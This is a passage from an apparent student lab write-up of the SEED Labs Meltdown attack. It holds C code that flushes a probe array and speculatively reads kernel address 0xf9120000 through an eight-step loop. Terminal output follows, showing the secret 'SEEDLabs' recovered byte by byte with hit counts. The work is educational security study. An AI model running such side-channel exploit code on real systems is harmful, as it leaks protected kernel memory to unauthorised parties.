The number of hits is 952
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```

* To get the 8 byte I made for loop with variable “**h**” takes values from 0 to 7 and add it every time to the address as shown



```
int main()
{
 for(int h=0;h<8;h++){
          int i, j, ret = 0;

          // Register signal handler
          signal(SIGSEGV, catch_segv);

          int fd = open("/proc/secret_data", O_RDONLY);
          if (fd < 0) {
            perror("open");
            return -1;
          }

          memset(scores, 0, sizeof(scores));
          flushSideChannel();


          // Retry 1000 times on the same address.
          for (i = 0; i < 1000; i++) {
                ret = pread(fd, NULL, 0, 0);
                if (ret < 0) {
                  perror("pread");
                  break;
                }

                // Flush the probing array
                for (j = 0; j < 256; j++)
                        _mm_clflush(&array[j * 4096 + DELTA]);

                if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9120000+h); }

                reloadSideChannelImproved();
          }
```

* I observed that all the secret[8] is printed with its order and a high number of hits .



```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 976
--------------------------------------------------------------

The secret value is 69 E
The number of hits is 975
--------------------------------------------------------------

The secret value is 69 E
The number of hits is 958
--------------------------------------------------------------

The secret value is 68 D
The number of hits is 976
--------------------------------------------------------------

The secret value is 76 L
The number of hits is 976
--------------------------------------------------------------

The secret value is 97 a
The number of hits is 969
--------------------------------------------------------------

The secret value is 98 b
The number of hits is 920
--------------------------------------------------------------

The secret value is 115 s
The number of hits is 976
--------------------------------------------------------------
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```